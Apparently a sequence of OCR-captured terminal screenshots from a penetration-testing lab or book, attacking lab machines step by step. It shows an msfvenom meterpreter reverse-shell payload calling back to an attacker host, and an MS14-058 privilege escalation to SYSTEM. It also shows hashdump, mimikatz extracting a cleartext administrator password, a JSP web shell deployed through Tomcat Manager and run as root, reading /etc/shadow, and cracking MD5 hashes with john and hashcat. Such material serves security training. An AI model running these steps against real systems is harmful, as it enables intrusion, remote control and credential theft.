hacker@bee-box:~$ sudo -l
[sudo] password for hacker:
User hacker may run the following commands on this host:
    (ALL) ALL
hacker@bee-box:~$ sudo su
root@bee-box:/home/hacker# cat /etc/shadow
root:$1$6.aigTP1$FC1TuoITEYSQwRV0hi6gj/:15792:0:99999:7:::
daemon:*:13991:0:99999:7:::
bin:*:13991:0:99999:7:::
sys:*:13991:0:99999:7:::
```

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.10 LPORT=4443
 -f psh -o /var/www/html/cutedolphin.ps1
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of psh file: 3253 bytes
Saved as: /var/www/html/cutedolphin.ps1
```

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.56.10    yes       The listen address (an interface may be specified)
   LPORT     4443             yes       The listen port
```




```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.56.10:4443
[*] Sending stage (206403 bytes) to 192.168.56.14
[*] Meterpreter session 1 opened (192.168.56.10:4443 -> 192.168.56.14:50679) at 2018-07-31 05:39:49
-0500
```

```
meterpreter > getuid
Server username: IIS APPPOOL\DefaultAppPool
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The following was
attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > sysinfo
Computer        : WIN-F7RR4F9OTUV
OS              : Windows 2008 R2 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
```

```
root@kali:~# searchsploit "2008 R2"
------------------------------------------------------------------------------------------------
 Exploit Title                                                                                 |
                                                                                               |
------------------------------------------------------------------------------------------------
Microsoft Windows 7 < 10 / 2008 < 2012 R2 (x86/x64) - Local Privilege Escalation (MS16-032) (PowerShel |
Microsoft Windows 7/2008 R2 - Remote Kernel Crash                                              |
Microsoft Windows 7/2008 R2 - SMB Client Trans2 Stack Overflow (MS10-020) (PoC)                |
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Execution (MS17-010)  |
Microsoft Windows Windows 7/2008 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010) |
Microsoft Windows Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS1 |
------------------------------------------------------------------------------------------------
```

```
root@kali:~# grep "2008 R2" /usr/share/exploitdb/exploits/windows/local/*
/usr/share/exploitdb/exploits/windows/local/15184.c:    Vista sp1, Win 7, Win Server 2008, Win
/usr/share/exploitdb/exploits/windows/local/15609.txt:Windows 7/2008 R2 6.2.7600 x64.
/usr/share/exploitdb/exploits/windows/local/27296.rb:        Broadcast issue affects versions
/usr/share/exploitdb/exploits/windows/local/35101.rb:    2008 R2 SP1 64 bits.
/usr/share/exploitdb/exploits/windows/local/35101.rb:    # * Windows 2008 R2 SP1
/usr/share/exploitdb/exploits/windows/local/37367.rb:        Windows 2008 R2 SP1 x64.
/usr/share/exploitdb/exploits/windows/local/37367.rb:    # Windows Server 2008 R2 (64-bit) SP1
/usr/share/exploitdb/exploits/windows/local/40410.txt:# Tested on: Windows 10 Professional x64,
/usr/share/exploitdb/exploits/windows/local/40418.txt:# Tested on: Windows 10 Professional x64,
/usr/share/exploitdb/exploits/windows/local/41031.txt:# Tested on: Windows Server 2008 R2 x64,
ndows Server 2016 x64
/usr/share/exploitdb/exploits/windows/local/41619.txt:Windows Server 2008 R2 Service Pack 1
/usr/share/exploitdb/exploits/windows/local/41619.txt:Windows Server 2008 R2 Datacenter
/usr/share/exploitdb/exploits/windows/local/41619.txt:Windows Server 2008 R2 Enterprise
/usr/share/exploitdb/exploits/windows/local/41619.txt:Windows Server 2008 R2 Standard
/usr/share/exploitdb/exploits/windows/local/41619.txt:Windows Web Server 2008 R2
/usr/share/exploitdb/exploits/windows/local/41619.txt:Windows Server 2008 R2 Foundation
```

```
root@kali:~# head -n 20 /usr/share/exploitdb/exploits/windows/local/40418.txt
# Exploit Title: Zortam Mp3 Media Studio 21.15 Insecure File Permissions Privilege Escalation
# Date: 23/09/2016
# Exploit Author: Tulpa
# Contact: tulpa@tulpa-security.com
# Author website: www.tulpa-security.com
# Vendor Homepage: http://www.zortam.com/
# Software Link: http://www.zortam.com/download.html
# Version: Software Version 21.15
# Tested on: Windows 10 Professional x64, Windows XP SP3 x86, Windows Server 2008 R2 x64
# Shout-out to carbonated and ozzie_offsec
```

```
root@kali:~# head -n 30 /usr/share/exploitdb/exploits/windows/local/35101.rb
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'
require 'msf/core/post/windows/reflective_dll_injection'
require 'rex'

class Metasploit3 < Msf::Exploit::Local
  Rank = NormalRanking

  include Msf::Post::File
  include Msf::Post::Windows::Priv
  include Msf::Post::Windows::Process
  include Msf::Post::Windows::FileInfo
  include Msf::Post::Windows::ReflectiveDLLInjection

  def initialize(info={})
    super(update_info(info, {
      'Name'           => 'Windows TrackPopupMenu Win32k NULL Pointer Dereference',
      'Description'    => %q{
        This module exploits a NULL Pointer Dereference in win32k.sys, the vulnerability
        can be triggered through the use of TrackPopupMenu. Under special conditions, the
        NULL pointer dereference can be abused on xxxSendMessageTimeout to achieve arbitrary
        code execution. This module has been tested successfully on Windows XP SP3, Windows
        2003 SP2, Windows 7 SP1 and Windows 2008 32bits. Also on Windows 7 SP1 and Windows
        2008 R2 SP1 64 bits.
      },
      'License'        => MSF_LICENSE,
```


```
msf exploit(windows/local/ms15_051_client_copy_image) > search TrackPopupMenu

Matching Modules
================

   Name                                          Disclosure Date  Rank     Description
   ----                                          ---------------  ----     -----------
   exploit/windows/local/ms13_081_track_popup_menu  2013-10-08       average  Windows TrackPopupMenuEx Win32k NULL Page
   exploit/windows/local/ms14_058_track_popup_menu  2014-10-14       normal   Windows TrackPopupMenu Win32k NULL Pointer Dereference
```


```
msf exploit(windows/local/ms14_058_track_popup_menu) > show options

Module options (exploit/windows/local/ms14_058_track_popup_menu):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.56.10    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Windows x64
```


```
msf exploit(windows/local/ms14_058_track_popup_menu) > run

[*] Started reverse TCP handler on 192.168.56.10:4444
[*] Launching notepad to host the exploit...
[+] Process 2620 launched.
[*] Reflectively injecting the exploit DLL into 2620...
[*] Injecting exploit into 2620...
[*] Exploit injected. Injecting payload into 2620...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (206403 bytes) to 192.168.56.14
[*] Meterpreter session 4 opened (192.168.56.10:4444 -> 192.168.56.14:50681) at 2018-07-31 06:59:45 -0500

meterpreter > _
```


```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > load mimikatz
Loading extension mimikatz...Success.
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID    Package    Domain           User              Password
------    -------    ------           ----              --------
0;996     Negotiate  WORKGROUP        WIN-F7RR4F9OTUV$
0;22776   NTLM
0;182705  Negotiate  IIS APPPOOL      DefaultAppPool
0;995     Negotiate  NT AUTHORITY     IUSR
0;997     Negotiate  NT AUTHORITY     LOCAL SERVICE
0;999     NTLM       WORKGROUP        WIN-F7RR4F9OTUV$
0;91078   NTLM       WIN-F7RR4F9OTUV  Administrator     Password123

meterpreter >
```

```
c:\Users\Public>windows-privesc-check2.exe --audit -a -c -o privesc-check
windows-privesc-check2.exe --audit -a -c -o privesc-check
windows-privesc-check v2.0svn198 (http://pentestmonkey.net/windows-privesc-check)

Only reporting privesc issues for these users/groups:
* IIS APPPOOL\DefaultAppPool
* Mandatory Label\High Mandatory Level
* \Everyone
* BUILTIN\Users
* NT AUTHORITY\SERVICE
* \CONSOLE LOGON
* NT AUTHORITY\Authenticated Users
* NT AUTHORITY\This Organization
* [unknown]\S-1-5-5-0-182700
* BUILTIN\IIS_IUSRS
* \LOCAL
* [unknown]\S-1-5-82-0
[i] Running as current user.  No logon creds supplied (-u, -D, -p).
```


file:///root/privesc-check.html
Contents
WIN-F7RR4F9OTUV
Impact
Ease of exploitation
Confidence
Title
Very High
Medium
Very High
User Access Control Setting Allows Malware to Elevate Without Prompt
Medium
Very High
Very Low
Windows Service Registry Keys Allow Untrusted Users To Create Subkeys
High
Medium
Very High
Executables for Running Processes Can Be Modified On Disk
High
Medium
Very High
DLLs Used by Running Processes Can Be Modified On Disk
High
Medium
Very High
SMB Server Does Not Mandate Packet Signing
High
Medium
Very High
SMB Client Does Not Mandate Packet Signing
Low
Very High
Very High
Service Can Be Started By Non-Admin Users
Low
High
Very High
Directory Creation Allowed On Drive Root
High
Low
High
Current Working Directory Used For DLL Search - Including Network Locations


[Empire] Post-Exploitation Framework
[Version] 2.5 | [Web] https://github.com/empireProject/Empire
284 modules currently loaded
0 listeners currently active
0 agents currently active
(Empire) >


192.168.56.11:8080/manager/html
HTTP Status 404 - /
Authentication Required
A username and password are being requested by http://192.168.56.11:8080. The site says: "Tomcat Manager Application"
User Name: root
Password:
Cancel
OK





WAR file to deploy

Select WAR file to upload /usr/share/laudanum/jsp/cmd.war Browse...

Deploy

/bodgeit		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/cmd		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes


192.168.56.11:8080/cmd/cmd.jsp?cmd=ifconfig
Commands with JSP
Send
Command: ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:3f:c5:c4
inet addr:192.168.56.11 Bcast:192.168.56.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe3f:c5c4/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:23797 errors:0 dropped:0 overruns:0 frame:0
TX packets:54228 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:3296537 (3.2 MB) TX bytes:76952778 (76.9 MB)
Interrupt:10 Base address:0xd020
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:1161 errors:0 dropped:0 overruns:0 frame:0
TX packets:1161 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:243369 (243.3 KB) TX bytes:243369 (243.3 KB)


192.168.56.11:8080/cmd/cmd.jsp?cmd=whoami
Commands with JSP
Send
Command: whoami
root

```
root@kali:~# ls /usr/share/wordlists/
dirb       dnsmap.txt     fern-wifi   nmap.lst        sqlmap.txt
dirbuster  fasttrack.txt  metasploit  rockyou.txt.gz  wfuzz
root@kali:~# cd /usr/share/wordlists/
root@kali:/usr/share/wordlists# gunzip rockyou.txt.gz
root@kali:/usr/share/wordlists# ls
dirb       dnsmap.txt     fern-wifi   nmap.lst     sqlmap.txt
dirbuster  fasttrack.txt  metasploit  rockyou.txt  wfuzz
root@kali:/usr/share/wordlists#
```

Open

hashes_6_7.txt
~/

```
1 admin:21232f297a57a5a743894a0e4a801fc3
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
6 user:ee11cbb19052e40b07aac0ca060c23ee
```

```
root@kali:~/webpentest/c7# john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 hashes_6_7.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (smithy)
abc123           (gordonb)
letmein          (pablo)
charley          (1337)
admin            (admin)
5g 0:00:00:05 DONE (2018-07-21 00:04) 0.9074g/s 2603Kp/s 2603Kc/s 2607KC/s      123d..[illegible]¡Vamos![illegible]
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

```
root@kali:~/webpentest/c7# john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 hashes_6_7.txt --rules
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4x3])
Remaining 1 password hash
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:52 39.12% (ETA: 00:06:35) 0g/s 2009Kp/s 2009Kc/s 2009KC/s puyum3u+yo=x..puttycats
user             (user)
1g 0:00:00:54 DONE (2018-07-21 00:05) 0.01840g/s 1963Kp/s 1963Kc/s 1963KC/s vampiro..tony2000
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

```
21232f297a57a5a743894a0e4a801fc3:admin

Session..........: hashcat
Status...........: Cracked
Hash.Type........: MD5
Hash.Target......: 21232f297a57a5a743894a0e4a801fc3
Time.Started.....: Sat Jul 21 15:10:07 2018 (0 secs)
Time.Estimated...: Sat Jul 21 15:10:07 2018 (0 secs)
Guess.Mask.......: ?1?2?2?2?2 [5]
Guess.Charset....: -1 ?l?d?u, -2 ?l?d, -3 ?l?d*!$@_, -4 Undefined
Guess.Queue......: 5/15 (33.33%)
Speed.Dev.#1.....:   158.7 MH/s (6.68ms) @ Accel:32 Loops:31 Thr:1024 Vec:1
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 2031616/104136192 (1.95%)
Rejected.........: 0/2031616 (0.00%)
Restore.Point....: 0/1679616 (0.00%)
Candidates.#1....: sarie -> 7m2ce
HWMon.Dev.#1.....: Temp: 63c

Started: Sat Jul 21 15:10:00 2018
```


hashes_only_6_7.txt


```
21232f297a57a5a743894a0e4a801fc3
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
